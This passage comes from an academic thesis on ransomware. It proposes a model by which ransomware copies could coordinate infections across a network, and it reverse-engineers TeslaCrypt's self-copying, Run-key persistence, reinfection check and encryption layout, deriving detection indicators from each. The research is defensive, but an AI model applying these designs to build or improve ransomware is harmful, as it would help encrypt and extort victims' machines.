[2]`https://www.bleepingcomputer.com/news/security/wana-decrypt0r-ransomware-using-nsa-exploit-\leaked-by-shadow-brokersis-on-a-rampage/.`

attacker uses our model must search some methods to encourage the users of other machines to execute the copies in the shared directories. We think that exploiting a vulnerability in the computer park is more efficient to share the copies and wait for their executions.




Figure 3.3: First Part of the Overinfection Level 3 Model.

Any executed ransomware (the original ransomware or its copy) has at least three cases to coordinate the current infection with the other infections or with the original/first infection. Figure 3.4 summarizes the second part of our model:

1. **Case 1**: The original ransomware sends the generated encryption parameters to the `C&C`. In this case, its copies will receive from the `C&C` the encryption parameters in return to their `POST` of `ID`/sign of infection. The infection in this computer park is attached to a response from the `C&C`. If the ransomware cannot communicate with its `C&C`, it will generate the encryption parameters from the `ID`/sign or independently to other infections in order to achieve its main objective by encrypting any target file in the current machine.

2. **Case 2**: The original ransomware ends its execution and makes the encryption parameters inside its generated copies. As a result, the copies have the




Figure 3.4: Second Part of the Overinfection Level 3 Model.

encryption parameters to encrypt files without any communication with the C&C or with the original ransomware. In this case, we propose two ways to receive the encryption parameters:

- The copy has all encryption parameters in its code.
- The original ransomware makes the copies per parts in any accessible shared directory in this computer park. Each copy is constructed from k parts ($k \leq n' \leq n$, n' is the number of accessible shared directories for this machine). Each part contains a part of encryption parameters. Indeed, the ransomware puts in these directories a header to rebuild the copy and a part of the ransomware containing a part of encryption parameters. When the copy (header) runs, it downloads the other $k-1$ parts of the code to make the copy. The copies can have different headers using some polymorphism methods. This method has a success only if any machine containing a part of the copy accesses to other directories that contain the other parts.

If the copies cannot construct their code, the header must find any other methods to infect the current machine. For example, by using its ID or independently to other infections like the Case 1.

3. **Case 3**: The copy returns to the original ransomware to get the encryption parameters: the original ransomware finishes its infection without finishing its execution, waiting the execution of any copy to submit to it the encryption parameters. Indeed, the original ransomware remains alive, sending a handshake to each target machine containing its copy. The copy (if executed) answers to this handshake to start receiving the encryption parameters using a secure communication algorithm of key exchange. The original ransomware

finishes its execution if all its copies answer to this handshake. The attacker can use any vulnerability to execute its copies and submit the encryption parameters directly from the original ransomware to the running copies. If the copy could not communicate with the original ransomware, it will generate the encryption parameters from the `ID`/sign or independently to the other infections. Figure 3.5 presents these three cases.




Figure 3.5: Third Part of the Overinfection Level 3 Model.

We have 7 methods to manage Level 3 of overinfection. For each method, there are some constraints can be used to recover the encrypted files or to prevent/detect this model of ransomware:

- Method 1: the ransomware makes its copies and puts the encryption parameters in their code. A reverse-engineering analysis of one copy allows to extract the encryption parameters for all infections in the computer park if these parameters are not managed between the copies.
- Method 2: the ransomware does not finish its infection and sends a handshake to any machine containing its copy to coordinate the infections. Here the key stays inside the original ransomware, which uses the machine's resources for a period of time until a reply from all its copies.
- Method 3: the ransomware posts the `ID`/sign to `C&C` and receives in response the encryption parameters. In this case, the copies infect the target machines only if they have a response from the `C&C`.
- Method 4: the copies generates the encryption parameters using the ID/sign labeled in their names by any algorithm. In this method, a reverse-engineering analysis of a copy can extract the used algorithm to find the encryption parameters for all machines in the computer park.
- Method 5: the encryption parameters are divided to k parts in k shared directories. Each part has a header to collect the other parts to recon-

struct the copy and the encryption parameters. In this method, the accessible shared directories for the original ransomware must be accessible for these headers because generally a shared directory for a machine i is not necessary shared for a machine j.

- Method 6: the copies generate the encryption parameters independently to other machines. In this case, they do not manage Level 3 and infect independently the target machines in this computer park.
- Method 7: the ransomware puts its copies in the shared directories and executes them if it founds any vulnerability to do this operation.

3.2 Properties and Discussions

We analyzed manually 12 ransomware (`Cryptolocker, PrincessLocker, Spora, TeslaCrypt v3.1, Locky Lukitus` extension, `Alpha, Diamond, Cerber NSIS` version, the second version of `PrincessLocker, GandCrab, BTCWare payday` extension and `Blind Napoleon` extension. All these ransomware manage the Level 0 of overinfection by `Open/CreateMutex` except the `Blind` ransomware. Level 1 is managed by all these ransomware by appending a new extension to target files names except `Spora` that manages using an added signature to the encrypted content of target files. Finally, Level 2 of overinfection is managed only by `TeslaCrypt, Spora, Locky, Cerber` and `GandCrab`.

Our model to manage Level 3 of overinfection starts by checking Level 0 then Level 2. These two levels are easy to check and are limited only to the current infected machine. In the case of no copy is running on the machine (Level 0), the ransomware must search any evidence inside this machine proving that it was infected (Level 2), which means that the computer park was already infected and this current infection is not the first (Level 3).

Proposition 1 *Let d be a fixed device*[3] *in a computer park and L_i^d for $i = 0, 1, 2, 3$ the set of methods to check Level i of overinfection in d:*

- *all methods of L_0^d can be used to check Level 2 if they were not deleted or finished their process at the infection end. On the other hand, an infected machine does not mean that the ransomware is still running on this machine.*
- *we can use some methods of L_1^d to check Level 2 and Level 3 of overinfection. Indeed, the ransomware can check if the machine was already infected by checking according to d if all its target files or some specified files were infected. Furthermore, checking if a file is infected according to d in a target*

[3]The computer park is noted by its fixed device d mentioned in the previous section.

machine means that this computer park has already infected. So any infected file or machine must contain an `ID`*/sign that links*[4] *to d.*

- *we can use any method in L_2^d to check Level 3 of overinfection.*
- *an infected machine does not mean that all its target files are encrypted. We can find some new target files created after the previous infections and not encrypted.*
- *we can not use all methods of L_3^d to check Level 2. An example of this situation is the existence of a copy inside a shared directory in a target machine which means that this computer park is infected (other machine is infected and it puts a copy of itself in this directory) but it does not mean that this machine is infected.*
- *For any level, we can find/build an infinite number of methods to verify its associated overinfection. We suppose that L_0^d, L_1^d, L_2^d and L_3^d are three countable infinite sets.*

In a target machine, the ransomware can associate all its infections in a single infection showing the same `ID` (one `ID`, one ransom to pay). In opposition, a ransomware can split its infections like a k-ary malicious code. This type is composed of k distinct parts which constitute a partition of the entire code [3]. Each of these parts contains only a subset of instructions different from other parts. We take this idea to define a k-ransomware by any ransomware splits its infection in a target machine to k infections (k `ID`s, then k ransoms to pay). We mean by *split its infection*, the ransomware is divided to k different parts or its infection is performed by k different processes. Each part/process encrypts a set of directories independently to other parts/processes by different keys. Finally, the victim has k `ID`s and k ransoms to pay. However, it has the choice to pay only ($i \leq k$) ransom(s). Until the time of writing this chapter, we have any information about the existence of this ransomware like the one which manages Level 3 of overinfection. The aim of this kind of ransomware is to encourage the victim to pay. Many security researchers advice the victims not to pay the ransom; especially, if this ransomware demands a high ransom. By this model the victim has the choice to pay a low ransom to restore the desired set of files; for example, `Desktop` or `Documents` files.

The next section present a full analysis of `TeslaCrypt` ransomware with a focus on the overinfection Level 0, Level 1 and Level 2.

[4] An infected file/machine moved from another computer park d' has not any effect on the infection process in d.

3.3 Static and Behavioral Analysis of TeslaCrypt

The first TeslaCrypt samples were detected early in 2015, targeting mainly video gamers (saved games, user profiles, replays of some popular games like League of Legends, Call of Duty or MineCraft). Then, the developers of TeslaCrypt expanded the set of target files by targeting any Windows machine. The discussed version in this chapter is the version 3.1 which was propagated via a compromised website which redirects the users to the Angler Exploit kit. Paul Rascagneres mentioned [63] a second method of infection, that uses Microsoft Word documents embedded as attachments in SPAM campaign, integrated as macro that once activated, downloads and deposits the malware on victim's disk. The macro executes the malware on the victim's machine at a later time.

By VirusTotal, the discussed sample was compiled on 22-02-2016 at 17:28:54 +01:00, this field could be modified by the developer and contains a false date. Generally, this field is not a field of confidence. The sample contains four sections, exploring the last section .rscs by Resource Hacker, we were able to find the original icon of TeslaCrypt (similar to a package icon) and identify the security configuration item AsInvoker. It means that TeslaCrypt is executed with the same permission as the process that has started it and that it can potentially be elevated to a higher permission level by selecting Run as Administrator. We were not able to find any interesting PE import except VirtualAlloc, IsDebuggerPresent and LoadLibraryA functions nor any interesting strings (e.g. *ransom note* strings) inside the TeslaCrypt binary. Furthermore, PEid suggested Microsoft Visual C++ 8 as a compiler. The call of the previous functions and the absence of any other technical metadata that would normally be present in a standard executable file indicates that the binary file is packed or obfuscated.

Like the previous analysis of PrincessLocker, we built an isolated malware analysis sandbox environment to examine the behaviour of TeslaCrypt using VirtualBox. This environment included a set of test data files with different files and user documents directories (Desktop, Documents...) within Windows 7 Virtual Machine (specifications are not important) with no antivirus and the VirtualBoxGuest Additions installed. We used Process monitor to monitor TeslaCrypt's execution. Within the VM environment, all executions of TeslaCrypt ran with local administrator privileges.
After 4 seconds of its execution, the clickable/executed binary file was deleted. This situation is similar to CryptoLocker in one of its versions and different to PrincessLocker as discussed in the previous chapter. After some minutes, many files were encrypted and three instruction files were created in Desktop of current user and opened in the following order: RECOVERY.TXT, RECOVERY.png then, RECOVERY.HTM. The same files concatenated with +<random of 5 alphabets> in

the name were posed into all target directories even that they did not contain target files. These files show the victim's id and they guide him to a Tor-based page, which is intended to give more instructions about data recovery.

The ransomware detection is the subject of studies of several recent works either on the behaviors exchanged between the target file/machine and the ransomware [29] or on the used encryption algorithms [37]. `TeslaCrypt` replicates in every target directory three instruction files. Scaife *et al.* [31] found that these small, low-entropy writes over-influence basic averaging of the entropy. Therefore, monitoring the behaviour of copying the same files in several directories builds an indicator for `TeslaCrypt` detection. Related to the same work, we found another behaviour based on the files change extension. `TeslaCrypt` labels each target file with the extension `.mp3`, so changing the extension of several target files (several extensions) to a single extension is a suspicious behaviour that can be also used for its detection.
These behaviours can be used for detection/identification of many other ransomware that change the extension of its target files after encryption to another extension (`CryptoLocker, PrincessLocker, Striked, Alpha, Cerber` and others) or replicate the instruction files inside many directories like `Locky, PrincessLocker` or `Striked`. We add to these behaviours, the behaviour that makes the target files unusable. In fact, the magic number in each target file after encryption was encrypted. So monitoring these behaviours must be used for `TeslaCrypt` or ransomware detection.

We executed `TeslaCrypt` a second time (within an uninfected snapshot): the Tor links in the instruction files are the same, the id and the random of 5 alphabets were changed, and the executed ransomware was deleted. We note that an internet connection had not any effect on the process of `TeslaCrypt` execution.

3.3.1 Self-reproduction

As discussed in the previous chapter, a virus is a sequence of symbols that is interpreted in an environment, modifying other sequences of symbols in this environment, to include a copy of itself, which the copy may have evolved. The majority of self-reproducing ransomware operate in a simple mode of self-reproduction: the ransomware once executed, it controls the condition of self-reproduction (locations, registry keys, names, extensions...) to perform the copy process. If this condition is checked, the ransomware will copy its code in the desired location. Generally, the copy will be identical to the executed binary file (the ransomware itself). The idea is to copy/hide the executed binary file into another location in the target machine. The copy may be with a different name, icon or code, for the last, we talk about an evolution [3].

The self-reproduction in TeslaCrypt begins by a CreateFile function with Generic Read in Desired Access to C:\Windows\<name_of_executed_ransomware> to verify if it is running in this location. In our lab, TeslaCrypt was named by its SHA256 hash and was executed in Desktop. A NAME NOT FOUND in the result of its execution: it was not executed in C:\Windows\ (1 in Figure 3.6). This test is followed by some operations like QueryAttributeTagFile and QueryEAInformation-File to get different information and attributes from the executed ransomware (2 in Figure 3.6). Then, it begins the copy process (Figure 3.7) by a CreateFile with Generic Write of a binary that carries a name of 12 random alphabets followed by a SetEndOfFileInformationFile to set the offset which the file's end of file should be set to. This value (detail column in Figure 3.7) equals to the original file size (3 in Figure 3.6). We supposed that these two files were the same.

Proces...	Operation	Path	Result	Detail
62a52...	CreateFile	C:\Windows\62a5288b2ead...	NAME NOT F...	Desired Access: Generic Read, Disposition: O...
62a52...	CreateFile	C:\Users\MyPc\Desktop\62...	SUCCESS	Desired Access: Generic Read, Disposition: O...
62a52...	QueryAttributeTagFile	C:\Users\MyPc\Desktop\62...	SUCCESS	Attributes: A, ReparseTag: 0x0
62a52...	CloseFile	C:\Users\MyPc\Desktop\62...	SUCCESS	
62a52...	CreateFile	C:\Users\MyPc\Desktop\62...	SUCCESS	Desired Access: Generic Read, Disposition: O...
62a52...	QueryStandardInfor...	C:\Users\MyPc\Desktop\62...	SUCCESS	AllocationSize: 344 064, EndOfFile: 342 528, ...
62a52...	QueryBasicInformati...	C:\Users\MyPc\Desktop\62...	SUCCESS	CreationTime: 16/01/2017 17:44:38, LastAcce...
62a52...	QueryStreamInforma...	C:\Users\MyPc\Desktop\62...	SUCCESS	0: ::$DATA
62a52...	QueryBasicInformati...	C:\Users\MyPc\Desktop\62...	SUCCESS	CreationTime: 16/01/2017 17:44:38, LastAcce...
62a52...	QueryEaInformation...	C:\Users\MyPc\Desktop\62...	SUCCESS	EaSize: 0

Figure 3.6: Beginning of TeslaCrypt's self-reproduction.

Proces...	Path	Operation	Result	Detail
62a528...	C:\Windows\plwlchxpktvy.exe	CreateFile	SUCCESS	Desired Access: Ge
62a528...	C:\Windows\plwlchxpktvy.exe	CloseFile	SUCCESS	
62a528...	C:\Windows\plwlchxpktvy.exe	CreateFile	SUCCESS	Desired Access: Ge
62a528...	C:\Windows\plwlchxpktvy.exe	QueryAttributeInformatio...	SUCCESS	FileSystemAttribute:
62a528...	C:\Windows\plwlchxpktvy.exe	QueryBasicInformationFile	SUCCESS	CreationTime: 16/01
62a528...	C:\Users\MyPc\Desktop\62a...	QueryAttributeInformatio...	SUCCESS	FileSystemAttribute:
62a528...	C:\Windows\plwlchxpktvy.exe	SetEndOfFileInformation...	SUCCESS	EndOfFile: 342 528

Figure 3.7: CreateFile Function for the Copy.

The following step of self-reproduction process is a read/write operations from the original file to the copy. TeslaCrypt was limited to read 131072 bytes from the original file and write this value by two WriteFile of 65536 bytes ($\frac{131072}{2} = 65536$) operations in the copy. These operations were repeated to a size (80348 bytes) less than 131072 bytes. It read all data that remained, but in writing, it kept the chosen value (65536 bytes) up to a lower size of 65536 thus a total of what

remained. We thought that choosing a fixed size for reading and writing is a `TeslaCrypt` preference, but normally these two values are two operating system values for reading and writing. Usually, in a copy process, if you copy a file, you find the same values in `WriteFile` and `readFile`. `TeslaCrypt` performs also a `SetBasicInformationFile` with `HN` (`H` for Hidden and `N` for Normal) in `FileAttributes` to hide the copy in `C:\Windows\`. After, it run the copy by `Process Create`. At the same time, the executed ransomware run `cmd.exe`.
All of the above operations were performed by a single thread. `TeslaCrypt` exits this one and other threads to give the execution to `cmd.exe` to delete the original ransomware by `SetDispositionInformationFile` with `delete true` (Figure 3.8). Thus, the execution process was totally given to the copy. Note that the original ransomware and the copy had the same hash.

Process Name	Operation	TID	Path	Result	Detail
62a5288b2ead...	Thread Exit	1804		SUCCESS	Thread ID: 180
62a5288b2ead...	Thread Exit	2524		SUCCESS	Thread ID: 252
...			...		
62a5288b2ea...	**Thread Exit**	**2732**		**SUCCESS**	**Thread ID: 27**
cmd.exe	Load Image	880	C:\Windows\SysWOW64\cmd.exe	SUCCESS	Image Base: 0
cmd.exe	Load Image	880	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0
...			...		
cmd.exe	QueryAttributeTagFile	880	C:\Users\MyPc\Desktop\62a5288b2e...	SUCCESS	Attributes: A, R
cmd.exe	**SetDispositionInformationFile**	**880**	**C:\Users\MyPc\Desktop\62a5288...**	**SUCCESS**	**Delete: True**
cmd.exe	CloseFile	880	C:\Users\MyPc\Desktop\62a5288b2e...	SUCCESS	

Figure 3.8: Deletion the original file.

We executed the same sample in the desired location (`C:\Windows\`): `TeslaCrypt` did not perform the self-reproduction, a `Success` instead of `NAME NOT FOUND`. The clickable ransomware continued its infection process with its original name: no name change and no `FileAttributes HN` but at the end of its infection, `TeslaCrypt` was deleted by `SetDispositionInformationFile delete true`. We assumed that `TeslaCrypt` changed the location to another directory with a new name. `Procmon` did not give any information about this change. We verified the registry key `Run` (`TeslaCrypt` is running automatically after each restart of the machine by the `Run` registry key), we found that it kept the same original name in the same location. We restarted the target machine, we had an error. `TeslaCrypt` is deleted and it is not executed as normal case, this may be due to a design fault inside `TeslaCrypt`. The model of self-reproduction in `TeslaCrypt` allow us to deduce:

- The self-reproduction in `TeslaCrypt` can be used easily by several ransomware to hide their binaries in other locations. It begins by checking the execution location of the executed ransomware. If it is into the desired location, the

self-reproduction process will not execute. Otherwise, it creates a copy with a new name, copies the binary into the desired location, executes the copy then, deletes the original ransomware. We propose that using this model of checking that a copy is hidden or not is a sufficient check the self-reproduction condition.

- The self-reproduction is a behavior that must be monitored for ransomware detection. Many ransomware start their infection by this behaviour and by making a copy of their code in another location (`CryptoLocker, Alpha`...). Monitoring this behavior builds a detection indicator. Moreover, we suggest that it must be the first monitored behavior in any proposed ransomware detector. But it should not trigger a false alarms during a legitimate copy process.

- Generally, the ransomware is not a cryptovirus, hence viral process is not generally performed by ransomware and many ransomware do not copy their codes into other locations like `PrincessLocker, Striked, Locky (lukitus), BTCWare` and others.

3.3.2 Network Analysis and Registry Key

`TeslaCrypt` performed six post requests to six different addresses. The communication with the 6 links was done by the same parameters (agent, content-length...) and some difference in the sent data (the same size 645 bytes and the difference was in some values at the end of data.). `TeslaCrypt` made a second post to the same links after encryption process. The sent data was the same to all these links, but it was different to what was sent in the first post to all links (645 bytes like the first post). In its following infections (overinfection) `TeslaCrypt` performed only the last post.
`TeslaCrypt` encrypts its target files despite if it had not any response from the six addresses. So any ransomware detection based only on monitoring the network activities has no effect on `TeslaCrypt` detection, and generally for most ransomware. On the other hand, monitoring the network activities of any executed process on a machine can be added as a ransomware indicator that can be used with other indicators based on other suspicious behaviors to construct a ransomware detector.

Concerning the registry keys, we found two interesting keys: one was named by the victim's id and the other by `xxxsys`. A value key named by a 12 random alphabets was added in the `Run` key. This name was different from the victim's id and the copy name, and it was different in every infection. The content of this value key was `C:\Windows\system32\cmd.exe /c start "" "C:\Windows\<copy_name>.exe"`. Therefore, `TeslaCrypt` is executed after each restart of the target machine. Monitoring some specified registry keys/values can be an indicator for ransomware

detection. For example, monitoring the addition of any unknown value in the `Run` key. In another way, many ransomware like `TeslaCrypt, CryptoLocker` or `Diamond` ransomware encrypt any new file created after the first infection. So nobody can use normally its machine after files encryption and any new created file will be encrypted after machine restart. For this reason, we found that monitoring the registry keys must be used as another indicator to limit the ransomware infection only to its first infection.
Furthermore, for ransomware detection, we suggest that any ransomware detector must contain some indicators to detect the ransomware after infection (encryption). These indicators have an effective role if this detector was not able to detect the ransomware in its first infection. As a result, it will be able to stop it in the following infections. This is a need for many users, which want to use their machines after the first infection without encrypting any new created file. For example, an indicator based on detecting the processes responsible of opening/displaying some specified files (htm, txt, jpg file or any file type of ransom notes) after encryption. Especially, if these files contain some suspicious strings like: `your file, encrypted, public, private, key, Tor, onion, instructions, bitcoin, decryption, RSA...`. Each detector using this indicator can delete (if these processes reach some levels of maliciousness by using other indicators of detection) the locations of these processes to stop their executions after each restart of the infected machine.

3.3.3 Overinfection and Ecryption Process

The overinfection management of ransomware in its Level 1 is the ability of a ransomware to not encrypt an already encrypted file and in its Level 2 is to check if the target machine was infected or not. Generally, the first is performed by all ransomware because the encryption of any already encrypted file does not allow the file recovery if each encryption was not tracked. The second is a characteristic for some ransomware which by one infection (one id, one ransom to pay) they encrypt any new file created between two successive infections.
The overinfection management (Level 2) in `TeslaCrypt` is smart compared to some ransomware; for example, `PrincessLocker`, which it does not assemble all its infections on the same machine in one infection and demands a ransom to pay for each infection. During a second execution of `TeslaCrypt` from an infected snapshot (overinfection), it displayed the same victim id in the same instruction files `(RECOVERY.TXT/.PNG/.HTM)` that were displayed during the first infection and added the instruction files again in each target directory, these files had the same contents and a different random in the name compared to the instruction files of the first infection. As a result, three files were added again in each target directory after each infection or machine restart. `TeslaCrypt` encrypted any target file created after the first infection. The infection process described above

was repeated, but the encrypted files (`mp3` files) and the instruction files of previous infections were not encrypted. Therefore, according to the second chapter where we mentioned that **If (Extension(File) is in ListOfTargetExtensions) Encrypt(File)**, the extension `mp3` is not in `ListOfTargetExtensions`. We generalize this form to:
if (Extension(File) is in ListOfTargetExtensions AND File is not in ListOfInstructionFiles) Encrypt(File)
`TeslaCrypt` encrypted the `.txt` files, but during the following infections the `txt` instruction files were not encrypted. After some tests, we discovered that `TeslaCrypt` did not encrypt any file starting with `Recove` in the name or smaller than 32 bytes. According to these results, the effect of targeting some specified extensions or file sizes and avoid other extensions/file size is a special behavior of ransomware. For example, if we execute a zip process or a legitimate encryption process on many different files, this process will not encrypt/compress only some specified files.

In th other hand, all encrypted files by `TeslaCrypt` had a multiple size of 16 bytes and organized in the form as shown in Figure 3.9. A different key in each infection: two files with the same data inside, if one file is infected by the first infection and the other by the second infection, the two files will have a different encrypted data. The difference is marked in 1 Figure 3.9. The `CC CC CC CC` is the file hex size before encryption by a little endian representation.
In the same infection, the encryption was done by the same key: two files with the same data inside had two similar ciphers. Also, two files with the same content at the beginning will had the same content at the beginning after encryption (from the offset 00000170). Therefore, if there is an initialization vector encryption, this vector is the same for every file. For the encryption mode, we created a 64-bytes file containing 4 similar blocks of 16 bytes, the result was a cipher file without any repetition of these blocks. We conclude that the used encryption mode is different from ECB mode.
As shown in Figure 3.9, each encrypted file has a well-defined structure that hides some information/metadata about the infection. For example, all encrypted files by the same infection has the same values until the offset 0000016B (2 Figure 3.9). So the behaviour of laying files with the same structure or transforming several files from different internal structures to another unique structure builds an indicator for ransomware detection. But, this indicator should not create false alarms with another legitimate transformation.

The infection process (encryption) of `TeslaCrypt` is different from the process of `PrincessLocker` which searches the target files, stores them in its memory and after the first communication to outside, it encrypts them and puts the encrypted data in a new created file. Here, `TeslaCrypt` searches and encrypts the target files

Figure 3.9: Encrypted File Form of encrypted files by `TeslaCrypt`.

without targets storage or `C&C` communication and writes the encrypted output in the same target file. Then, it adds the `.mp3` extension to the encryption end by `SetRenameInformationFile`.
The activity of searching through many files/directories is suspicious for any program executing on a target machine. This behavior (based on files search algorithm) builds a detection indicator for `TeslaCrypt` or ransomware generally. This activity and the encryption activity in `TeslaCrypt` has some difference from benign application activities. In fact, `TeslaCrypt` reads all the file contents by a `ReadFile(Offset:0,Length:TargetSize)` operation, followed by three `WriteFile`: (0,348), (348,20), (368, `Rest_Of_Encrypted_Data`) and `FlushBufferFile`. To rename the target, a `SetRenameInformationFile`. We can use this behaviour as an indicator for `TeslaCrypt` detection. Continella *et al.* [32] discussed the file system activities of benign applications to build a ransomware detector. Therefore, we suppose that their tool is able to detect this ransomware.

3.4 Inside TeslaCrypt

The used packer by `TeslaCrypt` allocates several memory ranges for reading, writing and executing. Then it copies the unpacked binary into one of these memory ranges. We can save the data from this location to have a clean binary file. In this section, we focus especially on the self-reproduction and the overinfection models inside `TeslCrypt`.

Figure 3.10: The Generated Copy Name. by `TeslaCrypt`.

3.4.1 Self-reproduction

The Entrypoint[5] of the binary is `@00406E91`. At `@XXXXFA06`, `TeslaCrypt` starts the process of self-reproduction by a call to `@XXXX3120`. As shown in Figure 3.10, using this call `TeslaCrypt` generated 12 alphabets in `ECX` register, it was the copy name. After, a call to `GetEnvironmentVariableW` to retrieve the contents of the specified variable `windir` from the environment block of the calling process. The result was `C:\Windows\`. To retrieve the name of the clickable ransomware the `PathFindFileName` function was called, the returned value of this function was concatenated with the previous result (`windir`) to have the result shown in Figure 3.11.




Figure 3.11: `Windir` Directory Concatenated With `TeslaCrypt`'s Original Name.

As shown in Figure 3.12, `TeslaCrypt` checks its existence in `C:\Windows\` by a `CreateFileW` with an `open-existing` and `generic read` options. After this call, we had `NAME NOT FOUND` mentioned in the behavioral analysis part (here, we have `ERROR_FILE_NOT_FOUND (0x00000002)`) and `TeslaCrypt` and its copy had different execution flow (Table 3.1). The copy jumped to `@XXXXFB90`. Contrariwise, the executed binary file started the copy process by concatenating the new name with the `windir` value (`C:\Windows\`). Followed by `CopyFile` to copy the binary file from the original file to the copy. As assumed in the behavioral analysis, it is a copy not an evolution (no new added features, Figure 3.13). To hide the copy, a `SetFileAttributesW` function with `FILE_ATTRIBUTE_HIDDEN` (0x2) as arguments was called. Finally, a call to `CreateProcess` function to execute/run the copy. The conditional jump `jnz` (jump if not zero) is taken (`jump taken`) if we execute the original binary file in `C:\Windows\`. Furthermore, if the copy is executed in another location different to `C:\Windows\`, the result will be `ERROR_FILE_NOT_FOUND` and `jnz` not taken. Therefore, we deduce that as long as the sample was executed in `C:\Windows\` we have not the self-reproduction.

[5]The address will be noted by @, there is no difference in the results if the reverse-engineering was applied directly to the ransomware or to the unpacked core. The four XXXX were different in each execution.




Figure 3.12: Opening the Clickable Ransomware by `CreateFileW` in `Windir` Directory.

Table 3.1: Difference Between the Copy and the Original Ransomware.

	Originale	**Copy**
Procmon	Name not found	Success
`CreatFileW` return	FFFFFFFF	00000154
`GetLastError` return	00000002	00000000
`jnz` after `cmp edi, 0x2`	Not taken	Taken

3.4.2 Overinfection

To ensure its execution after each machine restart (Level 2 of over), `TeslaCrypt` generates 12 alphabets by the same function that generates the copy name. These alphabets are used as a name of a value key for the `Run` key of `HKCU`. Then, it generates the following command:
`C:\Windows\system32\cmd.exe /c start "" "C:\Windows\<copy_name>.exe"`.
In order to limit the visibility inside `TeslaCrypt`, its developers had implemented an API functions obfuscation. In fact, some functions were not called directly. Figure 3.14 shows the call to the deobfuscation function for `RegSetValueExW` to set the previous command in `Run` key with the generated name (stack memory in Figure 3.14). In any following infections (overinfections), `TeslaCrypt` adds a different value in the `Run` key to run the copy at the start of the machine. To manage this situation, a `CreatMutex` function is called in order to not execute the ransomware several times during its execution. The creation of the mutex is not the only way to manage the overinfection. `TeslaCrypt` verifies whether this is a first infection or an overinfection on the machine by verifying the existence of a value key named `ID` in the registry key `HKCU\Software\xxxsys` (Figure 3.15):

- `RegCreateKeyExW` to create the specified registry key `xxxsys`. `TeslaCrypt` opens it in overinfection because the key has already existed.

- `RegQueryValueExW` to retrieve the type and data for the specified value key named `ID` associated with the opened/created registry key `xxxsys`. The result of this call is used to check the jump condition. The case of a first infection, no jump and `TeslaCrypt` continues its execution towards the `ID` generation function at `@XXXX13B1`. Elsewhere, during an overinfection the jump is taken.




Figure 3.13: A Call to `CopyFile`.

